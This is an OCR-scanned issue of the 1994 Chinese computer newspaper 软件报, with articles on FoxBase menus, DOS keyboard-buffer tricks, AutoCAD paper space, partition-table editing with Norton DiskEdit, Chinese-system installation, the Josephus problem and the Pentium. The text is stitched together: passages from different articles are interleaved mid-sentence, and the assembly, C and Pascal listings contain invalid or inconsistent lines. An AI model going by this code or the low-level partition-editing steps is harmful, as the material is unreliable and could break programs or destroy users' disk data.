笔者用 RUN FOXSWAP 命令在 FOXBASE 和 FOXPRO 内部成功地运行了 WPS2.0 - 3.0F, MICROSOFT C6.0 的程序员平台 PWB, WINDOWS3.0 - 3.1 (包括中文)及其它应用软件, 由于 FOXBASE 或 FOXPRO 调用其它高级语言的, 如 C/C++, PASCAL, FORTRAN 等的接口模块的编制复杂, 而且维护性差, 因此, RUNFOXSWAP 命令为用户解决它们之间调用接口问题, 用户不必为 FOX 系统与高级语言的复杂的接口而烦恼, 从而, 增加了 FOX 系统处理计算数据的能力, 同时, 利用高级语言的强大的, 图表显示功能, 为 FOX 系统的图形显示打开了方便之门, 作为例子, 笔者编制了下列菜单程序 FOX MENU.PRG, 该程序可执行如下应用软件和系统:

- (1) SUPER WPS3.0F
- (2) MICROSOFT C6.0V 的程序员平台 PWB
- (3) TURBO BASIC 编译成的通用打印软件 TYDY
- (4) 用 TURBO C 编制的工程预算软件 GYS

在使用本程序之前, 应先加载汉字 FOXBASE 或 FOXPRO 系统, 所用汉字系统为 SPDOS4.1V。

□ 重庆曾朝刚

```

1 *程序名, FOXMENU.PRG

```

```

2 SET TALK OFF
3 set esc off
4 set esc off
5 do while .t.
6 set color to n/bg+
7 clear
8 set color to gr-/c
9 SET CLOR TO gr-/w/+
10 @6,22 say''
11 @7,22 say''
12 @8,22 say''
13 @9,22 say''
14 @10,22 say''
15 @11,22 say''
16 @12,22 say''
17 @13,22 say''
18 @14,22 say''
19 @15,22 say''
20 @16,22 say''
21 @17,64 say''
22 @18,64 say''
23 @19,64 say''
24 @20,64 say''
25 @21,64 say''
26 @22,64 say''
27 @23,64 say''
28 @24,64 say''
29 @25,64 say''
30 @26,64 say''
31 SET COLOR TO w/n
32 @27,66 say''
33 @28,66 say''
34 @29,66 say''
35 @30,66 say''
36 @31,66 say''
37 @32,66 say''
38 @33,66 say''
39 @34,66 say''
40 @35,66 say''
41 @36,66 say''
42 @37,66 say''
43 set color to n/bg
44 @0,63 clear
45 set color to gr-/c+g/b
46 xe=10
47 @7,24 say'菜单安装'
48 @8,24 say''
49 @9,24 prompt' 0--退出FOXBASE--'
50 @10,24 prompt' 1--SUPER WPS 3.0F--'
51 @11,24 prompt' 2--MICROSOFT C6.0程序员平台PWB--'
52 @12,24 prompt' 3--通用打印程序TYDY--'
53 @13,24 prompt' 4--工程建设项目预算软件GYS--'

```

DOS 的批处理功能, 确实为我们的工作带来了许多方便, 它能自动按顺序执行一系列 DOS 内部命令、外部命令和其它 COM 和 EXE 可执行文件, 即便如此, 它仍有很大的局限性, 其一它只能在 DOS 命令行起作用, 在应用程序执行中间不能实现此功能, 其二它只能执行 DOS 命令和可执行文件, 而不能执行功能键或组合键命令, 如 F1, CTRL+J 等, 而这些都是我们经常要使用的, 例如在新时代汉字系统上进行汉字录入时, 进入汉字系统后, 运行 WSXT 文书系统软件, 选 1 进入汉字处理, 回车后输入文件名, 并打两次回车, 进入全屏编辑状态, 然后按 ALT+F2 进入五笔字型状态, 用 DOS 批处理功能, 只能自动运行到 WSXT 后, 其它必须手动

去做, 如果要实现上述过程的全自动执行, 就涉及到了批命令的扩展功能, 在计算机内存低额, 从地址 0040, 001E 0040, 003E 之间的 32 个字节用来做键盘缓冲区, 每当从键盘上输入字符时, 计算机首先把其扫描码和 ASCII 码存入其中, 每个按键或按组合键占两个字节, 此外共可以存放 16 个键值, 然后计算机通过 INT 16H 将其取走, 如果我们把某些按键或按组合键的扫描码和 ASCII 码直接存入键盘缓冲区, 并设置好相应的缓冲区和头缓冲区尾指针, 同样就能够起到按键的作用, 并且它不受 DOS 命令行的限制, 文后所附程序即实现了此功能, 它通过从 DOS 命令行取得按键扫描码, 自动送入键盘缓冲区, 完成了计算机自动执行命令的作用。

使用方法, 假设此程序名为 TBAT, 则按以下方式调用:

```

TBAT A B C D...

```

命令后的参数即为要计算机自动执行的命令, 此程序只限 15 个键值, 如果是功能键或不能用 ASCII 表示的按键组合, 用两位 16 进制表示其扫描码, 每键之间必须有一空格, 回车用: 代替, 例如: 让计算机自动执行上述的直接送入新时代全屏编辑状态打 A:

```

call disp
'cmp ah,'
'jmp jx2
mov al,det
mov ah,0
ret
jx2:cmp ah,064
jb,ed
add ah,09
as1:
and ah,0fh
mov al,det
cmp al,064
jb,as2
and al,09h
as2:
and al,0fh
mov cl,4
xbl al,cl
or ah,al
mov dx,ah
call dw
mov ah,det
xor al,al
ret
mov endp
;命令行汉字符
disp proc near
local
mov sh,al
ret
disp endp
endp
end start

```

```

54 14,24 prompt' 5--'
55 15,25 prompt' 6--'
56 menu to xe
57 YE=XE-1
58 do cum
59 case xe=0
60 set color to w/n
61 clear all
62 quit
63 case xe=1
64 RUN FOXSWAP WPS3.BAT
65 CLEAR
66 case xe=2
67 RUN FOXSWAP PWB.EXE
68 CLEAR
69 case xe=3
70 RUN FOXSWAP TYDY.EXE
71 clear
72 case xe=4
73 RUN FOXSWAP GYS.EXE
74 clear
75 OTHERWISE
76 loop
77 endcase
78 enddo
79 return

```

怎样使用图框空间

进入并使用“图框空间”可以由两个途径, 一是使用 AutoCAD 的有关命令, 二是使用一个名为 MVSETUP 的应用程序来自动设置。

使用 AutoCAD 的命令的操作步骤为:

1. 重新设置 TILEMODE 系统缺省值, 该变量的缺省值为“1”, 为了使用“图框空间”, 必须将它设置为“0”, 当屏幕上的 UCS 图标变成一个三角形时, 就可以确信自己已经处于“图框空间”状态下了。
2. 使用 LIMITS 命令设置好绘图范围。
3. 引用 MVVIEW 命令来产生视区。
4. 此后, 就可以使用 MSPACE 命令将屏幕转换为“模型空间”, 使用 PSPACE 命令将“模型空间”又转换为“图框空间”。
5. 绘制完图形后, 调用 PLOT 命令将图形打印出来。

在读者使用“图框空间”的过程中, 所用到的特殊命令如下:

1. MSPACE 命令

MSPACE 开关命令用于从“图框空间”转换为“模型空间”, 使用 TILEMODE 为“0” (即关闭它), 转换后必须有一个视区是活动的, 其上一个活动视区将被置为当前视区。

格式:

```

Command, MSPACE
2. MVIEW 命令
这个命令用于创建新视区,

```

并且关闭或者显示它们与指示 AutoCAD 在“图框空间”绘图期间做隐藏索引线来划分视区区域, 该命令工作时, TILEMODE 系统变量必须设置为“0”, 即关闭它, 如果在“模型空间”中引用了这个命令, AutoCAD 在命令执行期间转换至“图框空间”, 然后返回“模型空间”。

格式:

```

Command, MVIEW
ON / OFF / Hideplot / Fr / 2 / 3 / 4 / Restore / <First Point>,

```

对可选项的解释为, ON / OFF 用于打开或者关闭视区, 对可选项的解释为, 1? 这个选项用于列出一个指定视区中所冻结的层, Freeze 用于在指定的视区中冻结层, 读者可以在某一个视区上建立可见的层(或者指定一个视区集)而在其它所有的视区中却是不可见的, 使用该命令也必须将 TILEMODE 系统设置为“0”。

格式:

```

Command, VPLAYER
1 / Freeze / Thaw / Reset / Newfr / Vpedit,

```

对可选项的解释为, 1? 这个选项用于列出一个指定视区中所冻结的层, Freeze 用于在指定的视区中冻结层, Thaw 用于在指定的视区中解除由上一项和 DDLMODE 命令冻结的层, Vpedit 这个选项的使用稍为复杂一点, 它可以指定一个缺省的冻结层名列表, 选择该项后需要完成下列两项对话:

角点, 当拾取第一个点时, AutoCAD 将提示选择另一个对角点并显示一个方框来帮助读者确定新视区尺寸, 同时新的视区将被置为当前视区。

3. PSPACE 命令

该开关命令用于转换“模型空间”至“图框空间”, 在调用该命令之前, 必须设置 TILEMODE 系统变量为“0” (即关闭它), 而为了转换必须有一个视区是活动的。

格式:

```

Command, PSPACE
4. VPLAYER 命令
该命令用于控制每一个层的可见性, 读者可以在某一个视区上建立可见的层(或者指定一个视区集)而在其它所有的视区中却是不可见的, 使用该命令也必须将 TILEMODE 系统设置为“0”。

```

Layer name(s) to change default visibility. 回答这个提示应给出要冻结的或者要解冻的层名。

Change the default viewport visibility to Freeze / Thaw / <Thawed> 回答“否”将解冻, 回答“F”将冻结。

此后, 读者建立的新视区中层的“冻结/解冻”状态都将使用这里的缺省值, Reset 这个选项用于给定的视区中根据上一项所列的缺省值来设置一个层的可见性, 读者使用时需要输出打算设置的层名与所要操作的视区, Newfr 用于在所有视区中产生一个新层, 并将它置为冻结层。

MVSETUP 程序在命令线上直接键入其名称就可以调用它, 读者使用它还可以在“图框空间”和“模型空间”中的任何模型之间的指定一个总体比例, 第一次引用时, AutoCAD

将花费一些时间来创建标题块与视区分布的缺省文件, 如果读者不恰意地将该文件删除掉了, 则下一次调用它时 AutoCAD 将重建该文件, 该文件的建立将由 AutoCAD 的系统变量 ACADPREFIX 指定其磁盘目录, 假如读者从某一个别的系统变量 ACAD 或者 ACADCFG 没有指定的目录上运行 AutoCAD, MVSETUP 将不能识别它, AutoCAD 将在“ACADPREFIX”系统变量的当前设置中所发现的一个合适指定的目录下创建一个新文件。 □ 成都 曾朝刚

安全修改硬盘分区表的方法

目前流行的中高档微机,均配有容量相当大的硬盘,少则几十兆,多则几百兆字节,COMPAQ DOS3.31,MS DOS5.0和6.0,DR DOS6.0均支持大DOS分区,其容量可达几百兆,有时在操作系统崩溃之后,需要将原来硬盘上的多个扩展DOS分区(在DOS3.30以下其容量小于32MB)合并为大DOS分区,要求不破坏硬盘上的部分数据;有时还需要将原来较大的DOS分区重新分割成两个或多个较小的分区,也要求不破坏硬盘上的部分数据。笔者在长期的用机实践中,摸索出一条有效的解决办法,即用NortonUtilities6.0重新对硬盘安全分区的办法。

一、合并扩展DOS分区的方法

本方法只适用于扩展DOS分区(Extended Partition),而不适用于主DOS分区(Primary Partition)。一般来说,主DOS分区为C逻辑盘,而扩展DOS分区为D、E等逻辑盘。

1.准备工作

把需要合并的两个相邻的扩展DOS分区(譬如D和E逻辑盘)上的有用数据全部备份到软盘上,或拷贝到不进行合并的分区上。

2.合并DOS分区的具体步骤

第1步 进入DISKEDIT,选择C盘,打ALT-A,进入分区表编辑器,如图1,把光标定位于扩展DOS分区的系统标志(System)栏,按回车键,进入D逻辑盘的分表。

System	boot	Starting Location Side Cylinder Sector	Ending Location Side Cylinder Sector	Relative Sectors	Number of Sectors
DOS-12	Yes	1 0 1	7 89 26	26	18694
EXTEND	No	0 90 1	7 613 26	18720	108992
unused	No	0 0 0	0 0 0	0	0
unused	No	0 0 0	0 0 0	0	0

图1 DISKEDIT的分表编辑器

第2步 记录下下一个扩展DOS分区(即E逻辑盘分区)的结束位置的面(Head)、柱(Cylinder)和扇区(Sector),以及总扇区数。把光标定位于下一个扩展DOS分区的系统标志栏,按回车键,进入E逻辑盘的分表。

第3步 记录下下一个扩展DOS分区(即F逻辑盘分区)的所有信息,包括分区开始和结束的面、柱和扇区数,以及相对扇区数和总扇区数。

第4步 按ALT-A进入主分区表(即C逻辑盘的分表),然后将光标定位于扩展DOS分区上,进入D逻辑盘的分表,把此表第1个表项的结束位置的面、柱和扇区数改为第2步记录下的E逻辑盘分区的对应值,将扇区总数一栏改为当前值与E逻辑盘分区的总扇区数的和,如果扇区总数大于40000,则将系统标志改为DOS-16,如果扇区总数大于65000,将系统标志改为BIGDOS。

第5步 将扩展DOS分区的所有信息改为第3步记录下的F逻辑盘分区的信息,按CTRL-W存盘,退出DISKEDIT,重新启动机器。

第6步 机器正常启动后,用FORMAT格式化D逻辑盘,格式化完后就可以使用D逻辑盘了,现在的E逻辑盘即是原来的F逻辑盘,依次类推。

二、分割DOS分区的方法

本方法适合于所有DOS分区,不论是主DOS分区和扩展DOS分区,或是普通DOS分区(小于32MB)和大DOS分区。

1.准备工作

在把大的分区分割成两个或更多的分区之前,将此分区逻辑盘上不必要的程序和文件删除,将可以备份的数据备份,然后用Norton Utilities 6.0的SPEED-DISK程序对硬盘做磁盘空间全面整工作,具体方法参见Norton Utilities使用手

册。

2.分割DOS分区的具体步骤

下面以一个102MB硬盘为例说明分割DOS分区的具体步骤。该盘操作系统为MSDOS6.0,只有一个大DOS分区,盘上已存储了近60MB的程序和数据,欲分割出一个20MB的分区,以此盘为例去分割大DOS分区。

第1步 进入DISKEDIT,选择C盘,打ALT-A进入C盘分表,见图2,把光标定位于分区结束的柱体数上,把774改为619,将相对扇区(Relative Sectors)和总扇区数(Number of Sectors)改为0,将光标定位于第2个分区表项的系统标志栏,按空格键将其改为EXTEND,分区开始的面数改为0,柱体数改为620,扇区数改为1,分区结束的面数改为7,柱数改为774,扇区数改为33,然后按ALT-T进入工具菜单,选择重新计算分区(Recalculating partition)功能,按CTRL-W存盘,完成的分表见图3。

System	Boot	Starting Location Side Cylinder Sector	Ending Location Side Cylinder Sector	Relative Sectors	Number of Sectors
BIGDOS	Yes	1 0 1	7 774 33	33	204567
unused	No	0 0 0	0 0 0	0	0
unused	No	0 0 0	0 0 0	0	0
unused	No	0 0 0	0 0 0	0	0

图2 分割前C盘的分表

System	Boot	Starting Location Side Cylinder Sector	Ending Location Side Cylinder Sector	Relative Sectors	Number of Sectors
BIGDOS	Yes	1 0 1	7 619 33	33	163647
EXTEND	No	0 620 1	7 774 33	163680	40920
unused	No	0 0 0	0 0 0	0	0
unused	No	0 0 0	0 0 0	0	0

图3 第1步完成的分表

第2步 把光标定位于大DOS分区的系统标志栏,按回车键,进入大DOS分区的BOOT记录数据编辑屏,修改大DOS分区总扇区数(Bigtotal number of sectors)的值为163647,按CTRL-E存盘。

第3步 按ALT-A进入C盘分表,把光标定位于扩展DOS分区的系统标志上,按回车键,进入扩展DOS分区的分表,此处可能看到一些乱七八糟的东西,按F2转换成十六进制磁盘数据编辑方式,把光标定位于扇区数的第一个字节上,按CTRL-B,移动光标标到整个扇区,按CTRL-F,把此扇区全部填写为00H,然后把此扇区最后两个字节改为55HAAH,按F6键新进入分区表编辑屏,将系统标志改为DOS-16,依次将以后各栏改为图4所示的值,按CTRL-W存盘。

System	Boot	Starting Location Side Cylinder Sector	Ending Location Side Cylinder Sector	Relative Sectors	Number of Sectors
DOS-16	No	1 620 1	7 774 33	33	40887
unused	No	0 0 0	0 0 0	0	0
unused	No	0 0 0	0 0 0	0	0
unused	No	0 0 0	0 0 0	0	0

图4 完成的D逻辑盘分表

第4步 重新启动机器,当DOS正确引导后,用FORMAT程序对D逻辑盘进行格式化,完成后就可以向D盘写入数据了,分割大DOS分区的工作到此完成。

三、结语

本文介绍的方法笔者已使用两年多,先后在近百台各档次微机上使用,从未出错,这些机器都用FDISK分区,请读者特别注意,如果你的机器硬盘是用DM分区的,此方法不能用,欲使用本方法的读者务必读Norton Utilities 6.0用户手册,特别是FDISKEDIT程序的使用方法,在你不太熟悉计算机硬盘分区结构的情况下,最好不要轻率地使用本文介绍的方法。 □河南 曹金山

二、系统安装与配置

这里先介绍天汇汉字系统的一般安装和在网络系统下的安装前所需要进行的准备工作。同时介绍天汇汉字系统的文件分类清单,按详细的说明汉字系统安装和运行所需的软硬件资源。此外,也介绍天汇汉字系统的On-LAN/PC版的安装。

(一) 天汇汉字系统的组成

天汇汉字系统的产品由以下几部分组成:

- 1 TechWay SCS与TechWay SLPP的用户手册,共一册。
- 2 加盖公章的天汇标准汉字系统最终用户许可协议。
- 3 天汇软件一个。
- 4 5.25英寸高密度软盘(1.2M)共13张(DISK1-DISK13)。

这13张软盘中的文件经过安装后形成天汇系统直接使用的文件,为用户便于了解这些文件的用途,下面将这些文件按用途进行分类列表:

- 系统程序
 - * TWAY.BAT TechWaySCS自动批处理程序
 - PARAM.EXE 参数自动检查程序
 - * TECHFONT.COM 汉字字体加载程序
 - * VGADRV.COM VGA显示驱动程序
 - * EGADRV.COM EGA显示驱动程序
 - * HERCDRV.COM HERCULES显示器驱动程序
 - * VTRFNT.EXE 加载单页矢量楷书字库程序
 - * QUIT.COM 退出TechWaySCS程序
 - 系统实用程序
 - * TWTOOLS.COM 挂接模块调整工具
 - * PR2SCN.COM 屏幕拷贝程序
 - * FNTMAKER.EXE 造字程序
 - 输入法:
 - PLY.COM 拼音输入法
 - BXM.COM (Option) 表形码输入法
 - CCSJ.COM 层次四角输入法
 - SPY.COM 真拼输入法
 - TELE.COM 电报码输入法
 - WBX.COM (Option) 五笔字型输入法
 - * JXT.DAT 联想词库
 - FREQ.IDX 词频索引
 - FREQ.TAB 词频表
 - * PYWORD.EXE 拼音词库管理程序
 - 排版打印程序:
 - * SLPP.BAT 排版打印启动程序
 - * PUBMAN.COM 排版控制程序
 - * FNTSRV.COM 字模处理服务程序
 - * PRTRDV.COM 打印驱动程序
 - * 9PRDV.EXE 9针打印机驱动程序
 - 字库:
 - E0~E9 0~9号英文字库
 - 000~007 宋、仿、楷、黑、简、繁体汉字库
 - JCFONT.WAY 显示用简体汉字库
 - FCFONT.WAY 显示用繁体汉字库
 - SELF16.WAY 自定义简体汉字库
 - T9Q 标点符号字库
 - 其它:
 - PUB 打印样品文件
 - README 新原信息
- 其中带*号的为为用户可能直接使用的文件。

天汇标准汉字系统的功能与使用

曹金山 著 曹金山 编

环,建议在安装和使用之前,首先制作好全套软盘的备份。

用户可参照DOS用户手册中关于使用DISKCOPY命令的说明,备份全套软盘,当然也可以使用其它工具软件进行磁盘备份。(Disk Duplicator或Pc tools/Phell Disk Function)

2.3.1 安装前的确认

在安装前,应该了解计算机软件系统或网络文件环境,并确认它们是适合于安装系统。

硬件系统确认:

- 硬件环境:
 - 1 IBMPC/AT或兼容的286/386/486系统,或可运行仿真DOS3.3的其它硬件系统。
 - 2 640K以上的内存空间,建议使用1M以上的内存。
 - 3 至少1M硬盘空间,至多15.7M硬盘空间(网络文件系统除外)。
 - 4 VGA或EGA或HERCULES(MDA)显示卡,或与之兼容的显示卡。
 - 5 至少一个高密度软盘驱动器(1.2M)和一个并行口。
- 软件环境:
 - 1 MS-DOS3.30-6.0或DR-DOS6.0。
 - 2 建议加载EMS或XMS扩展内存程序,如:EMS.SYS、EMM386.EXE、

网络安装的确认:

- 1 任何DOS可支持的网络文件系统(NovellNetWare,Novell Netware,DECnet,IBMToken Ring,HP/ApolloToken Ring,SUNNFS,AT&T STARLAN,3Com 3Plus,Microsoft LANManager等)的文件服务器。
- 1 网络中所有使用天汇汉字系统工作站的并行口上必须安装天汇标准汉字网络用户扩展LENU(LICENSE EXTENTION FOR NETWORK USER)即天汇软件锁。
- 3 启动安装前,网络系统必须已经启动成功,并至少有一人网的工作站有软盘的DOS工作站。
- 4 工作站DOS版本必须为3.1或更高版本。
- 5 安装用户必须有相当的访问权限,最好是网络超级用户。(未完待续)

利用数组 游标巧解 Josphus问题

Josphus问题是《数据结构》中的经典问题。问题如下：

依次输入N个正整数且排列成一个圆环。试编写一程序从序列的某一指定的数值开始，先打印此数，并把它从环中去掉。然后从此数的下一个数开始，按顺时针顺序打印第K个数。再将此数从环中去掉。重复上面过程，直至环空为止。例如，设我们依次输入序列为2, 3, 4, 5, 6, 7, 8, 9, 10, 1. 如果我们从输入的第6个正整数“7”开始，对于K=4执行上面的打印和删除过程，最后可得到一个输出序列：7, 1, 5, 10, 6, 3, 2, 4, 9, 8.

常见的解法是将输入N的N个数形或循环单链

```
const
TotalNumber=10;
type
pointer =0.. TotalNumber;
var
L: array [pointer] of pointer;
step, count, i, integer;
p, q: integer;
procedure InitArray;
var
ii: integer;
begin
for ii:=0 to TotalNumber-1 do
L[ii]:=ii+1;
end;
InitArray;
write('Form where? ');
readln(p);
p:=p-1;
write('step=');
readln(step);
count:=0;
repeat
write(L[p]);
count:=count+1;
q:=L[p];
L[p]:=L[q];
if L[p]=0 then
L[p]:=L[0];
fori:=1 to step-1 do
begin
q:=L[p];
p:=q;
if L[p]=0 then
L[p]:=L[0];
end
until count=TotalNumber;
end;

```

由于2.13的众多优点，受到多数程序爱好者的喜爱，但其光标设计不够理想。表现在彩色显示时会产生黑线(背景不连续)。一般都采用在程序中取消自动光标的方法(软件报)转载介绍。但在FOXBASE中使用光带菜单时黑线仍会常现；且在编辑或需要键输入时又需恢复光标，极不方便。

对2.13H光标进行更改

“当前显示背景颜色”(18CB处)重新设置。显示完毕后再恢复。光标处理是在恢复情况下进行。这样光标显示时为白色，消除后就成为黑色，而不置其在字符的背景颜色。有作者曾试图修改，但消除光标时使用的是18CB处的值。这样乃有较多的光标残留，因为在很多情况下光标所在字符的背景与“当前显示背景颜色”不等，且在设置SETSTAT OFF, SET SCOR OFF后用SET COLO TO前键/背景时，18CA, 18CB处的值均为00。必然会出现黑光标。正确的处理方法应该是根据光标所在字符的背景属性(在87F~181E处可查到)消除光标。但2.13对字符属性处理不完善，滚动时未到时或先写字符属性缓冲区(203E处程序)。作者修改了CV26.COM中光标显示部分，补充了一段程序，并增

```
加了字符属性的填充，使消除光标时，根据其所在字符的属性修改。面选择寄存器，用背景色消除光标(粗光标)，然后再恢复面选择寄存器，取得了较满意的效果。
```

用SMARTWORK检测并清除中西文状态

在编辑软件的时候，我们有时希望能检测计算机是处于中文状态还是西文状态。如在一个菜单系统中，调用中文编辑系统或者汉化Foxbase时，系统处于西文状态时能及时提示操作者进入中文状态。如使用高分单显机并在中文系统下调用SMARTWORK电子线路板制作软件时，提示使用者退出中文状态。这里用Turbo C2.0编写的一个短小的程序，就能有效地检测计算机的中西文状态。

```
在中文状态，中断向量表中断16H的中断处理程序的位移为e2eH。而在进入中文状态中，这个值被修改，启动不同的中文系统，位移值不同。如UC
```

三、过滤处理
从标准输入接收数据，然后对输入数据进行某种变换或调整，再将它输出到标准的输出设备。对数据的变换或调整的过程称为过滤处理。MS-DOS用于过滤处理的有如下三条命令：
1. FIND(查找字符串的筛选命令)。它是一个外部命令，命令的格式是：
FIND[/P]/[C]/[N][S]String[d,][PATH]file.Name[.ext]...

命令的格式是：
[Source] | SORT[/R] [+N] 或 SORT[/R] [+N] | SOURCE
这里Source是文件或DOS命令。
可选项/R表明要求按反序(由Z到A)进行排序。如果没有这个可选项，则按正序(由A到Z)进行排序。
可选项/N指明从输入数据的第N列开始排序。如果没有这个可选项，则从第一列开始排序。
如果使用SORT命令，但没有指定Source，它将接收MS-DOS的标准输入的数据，并进行排序。SORT不区分大小写字母。
例如：
SORT /R <EXPENSES.TXT
此命令读文件EXPENSES.TXT，并对它按反序进行排序，结果显示在屏幕上。
又如：DIR | SORT /+14
此命令对DIR所读出的当前目录下文件的目录，第14列是包含的文件大小，结果将按文件大小由小到大的顺序显示文件目录单在屏幕上。
功能同上例，只是分成多屏显示，每次显示一屏，按<ENTER>键继续。
□作者 仁义

DOS为8e9FH, GMDOS为9b49H。根据这个性质，调用DOS 21H中断功能35H，取中断处理程序地址，就能有效地判断系统的状态。
1. #include <dos.h>
2. main()
3. {
4. union REGS in, out;
5. in.h.sh=0x35; /* 取中断向量 */
6. in.h.al=0x16; /* 中断号 */
7. intdos (&in, &out); /* 执行DOS 21H类中断功能35H */
8. if(out.x.bx==0xe82e) printf("English State");
9. else printf("Chinese State");
10. } □广东 袁建华

其中，ating是要查找的字符串，要用一对双引号作字符串的定界符。
可选项/V显示不含string的所有行。
/C累计String在文件中的出现的次数，但并不显示String所在的行。
/N显示String所在的行，并在行首加上该行在源文件中的相对序号。
例如：FIND "pencil sharpener" C=PENCIL.AD
AD此命令将从C盘的根目录下找出所有“pencil sharpener”的所有行，并显示这些行。又如：
FIND 'The dentist said, "open wide!"' STORY.DOC
此命令将在当前盘当前目录下的STORY.DOC文件中查找"The dentist said, "open wide!"这样的字符串，并显示含有此字符串的所有行。由于双引号是查找的字符串的内容之一，因此用单引号作定界符，且内容中的双引号用两个双引号以示区别。
2. MORE命令(多输出的筛选命令)
命令格式：
MORE <source
或者
Source | MORE
这里的source是一个文件或一个DOS命令。
它从标准输入设备或管道中读取数据，然后把内容送屏幕上显示，一次一屏，加

DOS命令的使用(三)

键后即进入等待输入状态。打开录音机放音键(音量最大)，即会自动输入并写入已格式化的空盘中。每写一行而软件，系统将提示再换上新盘并装回下一个软件。系统将提示再换上新盘并装回下一个软件。于一口气转换多个软件而不停下录音机，可预先格式化好多多个空盘。驱动器选择可取1, 2, 3。当取3时，即为虚拟的驱动器。此时为假写状态，用于检查及找磁带而设置的。另外，可选择是否发出监听声，用于边读人磁带边发出监听声的功能。在读入的过程中，屏幕的右下方有时会出现“1”字，这说明磁带的端面而出现的。当系统自动修复错误时，此显示即会消失。
使用高浓软件带有如下好处：①可在小开支下获得大量新软件。②即使带有相当的软件与已有的重复，也可释放出那些软件盘作它用，而将此带作为廉价备份方式。
□江西 蒋志

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务总公司 成都软件公司 成都电子研究所合办 主编：刘德福 副主编：唐敏
国内统一刊号：CN51-0106 订购代号：61-74 地址：成都市金河街75号 邮政编码：610015

1993年《软件报》合订本开始预订

1993年《软件报》合订本将于四月中旬发行，附录中收录了“计算机软件专业技术资格的水平考试大纲”、“一九九二年水平考试试题”、“C语言参考手册”、“简明DOS及BIOS调用指南”、“常见硬件设置参数一览表”、“计算机硬件维修”等19篇实用技术资料，是应考设置和水平考试与用好架机的必备工具，附录增加近60万字，总页码达286页，多色封面复膜，每册定价：12元，另加邮费2元，合计每册14元，现开始预订。

凡订购93年合订本者请汇款到：成都市走马街42号附8号编辑部，邮编：610021。若需开发票请在“附言栏”内注明，本编辑部不收银行汇款。

本报尚存少量88年(7元)、89年(9.50元)、92年(11元)合订本以及90年目录、附录(4.5元)，以上价均含邮费，欲购者请汇款到：成都市走马街75号《软件报》编辑部，邮编：610015。开发票者请在“附言栏”内注明，银行汇款户名：成都软件技术公司，开户行：成都市工商银行青年宫分理处，帐号：21808931815。注意：收件人地址、姓名、邮编请务必书写规范，以免无法投递，造成双方损失。 编辑部

一、前言

假使以微处理器8080向世作起点，微型计算机的发展已经历了二十个年头。在这期间硬件、软件、系

统和应用四者之间相互影响、相互推动，形成了良性循环。其模式为：集成电路的进步，产生性能提高的微处理器，依循后者，构成更为理想的硬件平台，引发软件开发者新的构思，开发出新的软件，配上新软件，出现功能更强和完善后的系统，发展出新的微型机应用领域。应用领域的最新需求又刺激集成电路的进步，这种成功的循环，带来了微型机产业二十年的迅速发展和成长，使其成为计算机产业中的主流。

本文将介绍在新一轮循环中，微型机在硬件、软件、系统和应用方面出现的热点，并分析其影响和前景。

二、微处理器80586的问世

在硬件方面，1993年的热点是Intel公司的80586 (Intel习惯于称其pentium，即“老五”之意，因为它居8086、80286、80386、80486之后，排行第五之故)。80586是在93年3月份推出的，它是Intel80X86微处理器系列中的最新一代，586的实现是采用0.8微米BICMOS工艺，在一个芯片上做了310万个管子，封装在273脚的PGA封装内，初期上市有两个功耗，66MHZ和60MHZ(钟频)，在66MHZ下工作功耗约13瓦，在66MHZ时它的工作速度为112mps；60MHZ时则为100mps。这也是80X86系列中首先突破100mps大关的成员。实测586的SPECint92为64.5，它的SPEC fp92为56.9，成为惯例，今后还会陆续推出速度更高的品种。

★编号：940401
物主姓名：中西文磁盘刊
物生成工具包
作者：李志明
功能简介：包含TTEA及TTEB两种工具。任何中西文文本文件，皆可经TTEA转换为可执行文件，在西文DOS屏幕下直接显示汉字，无需汉字系统支持，可设置16种前景、背景，支持下列线及字符放大，设置自选菜单，使用户选择其中任意一部分显示，可任意上下翻页并支持十余种功能键。TTEB可将汉字、TXT文件转换为EXE文件外，还可支持打印，适宜制作软件封面，编制汉字README及帮助文件，制作电子书信及软件清单等。

源程序语言：PASCAL
运行环境：IBM PCXT/AT、单软、单/彩显
转让形式：低密盘一张(含TTEA、TTEB及汉字README)
转让价格：50元
收款单位：(450004)郑州市新郑路172号郑州军民工品科研究所微机室

★编号：940402
名称：文雷响铃
作者：夏雷
功能简介：本系统是

微型计算机热点综述(一)

本报编委会主任、电子科大刘德福教授

编者按：本报编委会主任、电子科大刘德福教授特为广大读者撰写了“微型计算机热点综述”，对读者了解近年微型计算机领域内正在出现和即将涌现的热点很有裨益。文中介绍了硬件、软件、系统和应用方面的热点，并分析了它们的影响和前景。本报将分期连载，以继续读者。

与486相比，586在性能表现出两点优越之处：
1. 整数运算速度快一倍(×2)。
2. 浮点运算速度快3倍(×3)。

所以能实现上述超越，是因为586内部采用了与486不同的体系结构。其主要区别为：
1. 486内部只有一条执行流水线；而586有两条平行的整数流水线。
2. 586的浮点运算单元比486的复杂，内有作加法、乘法、除法运算的专用电路。

3. 486内部只有一个Cache；而586内部有两个，数据和指令各用其一。
4. 486内部和外部通路宽度为32位；而586的为64位。

在此不难理解，586比486整数运算快一倍是来自采用了平行的双流水线。至于586比486浮点运算速度快3倍，是因为专用电路使浮点加法和乘法的完成从10-15个钟周期减为3个钟周期所致。
对于大型机和超级小型机而言，586的体系结构并无新奇之处，而且这些结构在第二代RISC微处理器中也实现过。Intel的最大成就就是在15年历史的80X86体系结构的情况下实现了运算速度超过100mps的CISC微处理器。应该说这一点并非易事，而且是件好事，因为它让广大的DOS/Windows用户既能获得进一步提高系统性能的机器，同时过去的软件投资又得到了保护。

技术界对586的前景比较乐观，但也应看到，它的前进道路并不平坦(远不如其前辈386和486问世时那样平坦)，这是因为现在存在着几个障碍，后者来自：
1. RISC微处理器的竞争

用586微处理器构成微型机时，其上一定会配软件DOS/Windows更高的操作系统。为了使得DOS应用和window应用也能运行，window NT将成为用户优先考虑的候选者。当用户任意从DOS/Windows转向NT时，他会发现还有许多第二代的RISC机器，也可运行NT。如DEC的alpha机器和SGI的MIPS机器，其性能还往往在586之上。用户很有可能被引向RISC机器。这样586系统将直接面对RISC系统这一强手的竞争。

2. 486微处理器的竞争
采用新一代处理器固然可以提高系统性能，但利用多个上一代处理器也可达到同样目的。由于window NT是可以实现多处理器功能的操作系统，所以完全可以用2个486来构成系统。其性能不亚于586系统(对整数运算为主的用途)。586批量小，价格较高，而486已有较大批量，且第二家源AMD也开始供货，价格大幅度下降，所以586早期阶段还要面临与其前辈486的有力竞争。

尽管如此，586的前景充满光明，同时会给微型机技术和产业的发展带来积极的促进和深远的意义。

